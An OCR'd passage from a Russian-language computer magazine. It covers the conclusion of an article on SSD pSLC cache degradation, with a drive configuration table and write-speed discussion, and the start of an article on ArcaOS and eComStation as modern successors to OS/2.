


Produce Config : Config_New_K3_2LUN.ini


Group	Config Item	Note	Setting Value
Fixed Define	Fw Package Folder	Link FW Package Folder	m2_0526
OEM Info	Model Name		K3
	FW Version		
	SN Feature		Increase(DEC)
	SN Begin		23023FFR20000000
	SN End		23023FFR29999999
	SN Mask		23023FFR2#######
	Auto Keep Setting	Auto Keep SSD Setting	[Disable]
	PCI-VID		
	PCI-SSVID		
	PCI-DID		
	PCI-SSDID		
Drv Capacity	Disk Size(GB)	Limit: minimum 16GB	[Auto]
Extension Info	Order Number	Work Order Number	
	PSID		[Auto]
	MSID		[Auto]
FW File	Programmer File	File naming: program	programmer+cust+ymtcx2.fw
	RDT FW File	File naming: rdt	programmer+cust+rdt+ymtcx2-cmfg.
	FTK FW File	File naming: cmfg	rdisk+cust+512b+hcrc+semi+secc+i
	ROM File	File naming: rom	-
FTK Feature	Security Mode		AES
	NAND Work Mode	(Recovery Mode Only)	Dynamic SLC
	DDR Clock	(Recovery Mode Only)	Dynamic SLC Pure SLC Pure XLC
	NAND Clock	(Recovery Mode Only)	
	Auto Power State ...		Enable
	PCIe Link state L1		Enable
	PCIe Link state L1.2		Enable
	PMU Support		Enable
	PMU PS3/PS4		Enable
	L0 PMU		Enable
	SLC P/E count		0
	XLC P/E count		0
	DSLC switch XLC P/E TH	Recommended Value: 300~3000	3000

Для конкретного накопителя, настройки которого показаны на скриншоте, поддерживается только динамический кеш pSLC или никакого; режим Pure pSLC не имеет отношения к кешу, но переключает всю доступную память в режим pSLC. Автор работы утверждает, что исследуемый контроллер поддерживает как чистый статический кеш pSLC, так и гибридный, однако для их использования нужна другая прошивка.

Всего два графика говорят сами за себя.



С кешем



Без кеша

На первом графике видны все три ступеньки: быстрая запись в буфер, короткий период записи напрямую в TLC, ступенька, во время которой контроллер пытался сворачивать кеш быстрее записи, и последняя ступень — со скоростью всего 842 Мбит/с, на которой видны все прелести свертки.

На втором никаких ступенек нет; накопитель демонстрирует стабильную и равномерную запись со скоростью 2100 2200 Мбит/с.

Почему же производители не отключают кеш pSLC сразу или по крайней мере не дают пользователю возможность сделать это самостоятельно? Если ты внимательно прочтешь статью, на которую я ссылался выше, то увидишь, что в большинстве реальных задач кеш pSLC все же помогает: сокращается время загрузки ОС и запуска игр, уменьшается время обработки видео, быстрее копируются файлы реалистичного (а не тестового) объема; в ноутбуках использование кеша pSLC заметно экономит энергию. Короче говоря, в целом такой кеш вещь полезная.

В то же время в исследовании был отключен как динамический, так и статический кеш pSLC, поэтому результат стоит воспринимать с некоторой долей скепсиса. Да, мелкие файлы записываются в кеш pSLC быстрее, чем напрямую в TLC, но автор не исследовал диск, оснащенный только статическим кешем (по описанным выше техническим причинам). Можно предположить, что оборудованный только статическим буфером накопитель будет... скорее всего, он будет похож по производительности на WD_BLACK SN850X, но утверждать это со всей определенностью я не возьмусь.

ВЫВОДЫ

Многие модели SSD страдают от проблем с динамическим кешем pSLC, быстро деградирующим по мере износа ячеек. Острота проблемы — не в самой деградации, а в ее скорости; по материалам Swissbit, все диски без исключения перейдут в этот режим самое позднее по достижении 10% износа (а многие модели, как показывают тесты, и гораздо раньше).

Производителям это известно, но до сих пор продолжают выходить накопители с объемными динамическими буферами, полностью лишенные статической области кеширования. Если информация из документации Swissbit верна (а независимые тесты, опубликованные двумя годами раньше, похоже, ее подтверждают), то производители быстрых SSD обманывают нас как минимум дважды: в первый раз — указывая цифры производительности, которые продержатся ровно столько, сколько необходимо обозревателям для вдумчивого тестирования, и во второй, когда указывают количество циклов стирания-записи, по достижении десятой доли которых отключается одна из функций накопителя.

Когда накопитель окончательно переходит в режим TLC, скорость записи за пределами небольшого статического буфера резко снижается, но катастрофы не случилось. С одной стороны, запись небольших порций данных, превышающих объем статического кеша, но не выходящих за объем динамического, замедлится в несколько раз. В то же время запись больших объемов данных займет не больше, а меньше времени за счет исключения этапа «свертки». Если же ты хочешь, чтобы твой SSD демонстрировал стабильную производительность в любых условиях, выбирай модели с большим статическим кешем или модели, не подверженные деградации.

Уже после выхода статьи я еще раз внимательно ознакомился не только с самими исследованиями, проведенными PCPartPicker, но и с комментариями под ними. Похоже, при тестировании была допущена ошибка в методологии: на SSD после каждого цикла перезаписи не подавалась команда trim, в результате чего была протестирована не деградация ячеек кеша pSLC, а алгоритмы контроллеров по высвобождению занятых ячеек динамического буфера при отсутствии trim. Таким образом, тест PCPartPicker, несомненно, интересен, но к теме нашей статьи, вероятно, отношение имеет опосредованное.

Деградируют в итоге диски или нет? Да, деградируют, однако не так стремительно, как это было продемонстрировано в исследовании PCPartPicker, в рамках которого деградация, скорее всего, не перманентная и вызвана другой причиной. Тест PCPartPicker выявил, что контроллеры большинства моделей не умеют сворачивать кеш pSLC в отсутствие команды trim; контроллер считает, что все пространство на диске занято, несмотря на то что во время тестирования перезаписывались одни и те же LBA, что говорит о том, что контроллеры, даже мощные и современные, все же далеко не самые «умные» и нуждаются в постоянных подсказках от операционной системы.

Что будет, если на диск подать команду trim и подождать? Восстановится ли скорость? Пока диск новый да, скорость может восстановиться, но необязательно: у накопителя SK Hynix P41 Platinum динамический буфер тает на глазах (этот факт задокументирован десятками пользователей модели), а у модели WD SN850X скорость записи остается высокой даже в сложных условиях и не деградирует даже спустя много месяцев и циклов перезаписи.

Бюджетные накопители, у которых сконфигурирован только динамический буфер и нет статического, деградируют по описанным в статье причинам, но не сразу, а постепенно, по достижении ячейками определенного уровня износа (в отчете Swissbit утверждается, что это происходит не позднее 10% износа).

ЗАГАДОЧНАЯ АРКА

Тестируем ArcaOS — современную версию OS/2

Споры о том, есть ли жизнь после жизни, занимают философов уже не одно столетие. В мире IT ответ на этот вопрос давно найден: есть, и доказательством тому — возрождение уже похороненной операционной системы OS/2 в виде амбициозного проекта ArcaOS. В 2017 году разработчики выпустили на рынок самую настоящую «полуось», только адаптированную под современное железо и сделанную без участия Microsoft. Зачем? Сейчас расскажем.


Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

ПОПЫТКА НОМЕР РАЗ: ECOMSTATION

Казалось бы, кому нужна старая операционная система, от которой сам ее создатель, корпорация IBM, отказался целых 23 года назад? Ну разве что любителям ретрогейминга и коллекционерам винтажных компов... Но не только им. В 90-е годы XX столетия лицензии на IBM OS/2 активно покупали многочисленные американские и канадские организации, и под эту платформу было написано огромное количество инженерного, медицинского и банковского софта. «Полуосью» пользовались государственные клиники и госпитали, пенсионные фонды, страховые компании, банки, фирмы, управлявшие недвижимостью. В 2019 году на OS/2 работала инфраструктура нью йоркского метро.

Время шло, разработчики прикладных программ для OS/2 понемногу уходили с рынка или переориентировались на другие платформы, а древние компьютеры «из девяностых» потихоньку ломались и отправлялись на свалку. IBM полностью прекратила поддержку OS/2 в 2001 году, а на современное железо поставить эту ОС невозможно из за отсутствия драйверов. Переписывать надежный и работающий десятилетиями софт — тоже удовольствие совсем не дешевое. Казалось бы, решить проблему можно с помощью виртуальных машин, но тут, во первых, начинают работать лицензионные ограничения, а во-вторых, далеко не всякая программа пожелает нормально запускаться в виртуальном окружении, особенно если она взаимодействует с базами данных или какими-нибудь подключаемыми к компьютеру диагностическими девайсами.

В 2001 году уже предпринималась попытка возродить «полуось» под брендом eComStation (eCS) — эту операционку на базе ядра OS/2 Warp разрабатывала американская компания Serenity Systems International в сотрудничестве с голландской фирмой Mensys BV по лицензии IBM. После того как IBM прекратила розничные продажи клиентской версии OS/2 Warp, пользователи начали искать альтернативы. IBM выпустила финальную серверную версию OS/2 Warp Server for e Business (WSeB), известную как версия 4.5. В этот период Боб Джон из Serenity Systems предложил создать собственную клиентскую версию OS/2, используя существующий релиз от IBM и добавив собственные разработки. В результате в 2000 году началась работа над eComStation, и уже в июле 2001 года была выпущена версия 1.0.



This is the eComStation Desktop.

The Desktop is opened automatically when the system starts up and covers the entire screen. It is the heart of the **Workplace Shell**, which is your interface to work with eComStation and the files on your computer. It also allows you to view other computers and share your resources if you are connected to a network.

The pictures that you see on the Desktop are called **icons**. With eComStation, they represent **objects**. All objects have certain things in common, while other characteristics vary depending on the type of the object.

Most objects that you will encounter while working with eComStation are either folders, data files, or program objects. If you are unsure what an object does, select it and press the **F1**

eComStation
Help
File Edit View Go Bookmarks Tools Help
Open... Back Forward Print... Note... Bookmark Previous Next Search
eComStation: Desktop
Internet
Programs
Templates
Macromedia Flash 5 Player for OS/2 by www
File View Control Help
Overview
eComStation
10:19:59 am

Первая редакция eComStation основывалась на OS/2 версии 4.5, использовала файловую систему JFS, логический менеджер томов, 32-битный стек TCP/IP и другие улучшения. Кроме того, eComStation предлагала дополнительные приложения и поддержку нового оборудования, что делало систему более актуальной для современных пользователей. В последующих версиях были добавлены поддержка ACPI, универсальный драйвер звуковых карт и другие функции, обеспечивающие совместимость с современным оборудованием.

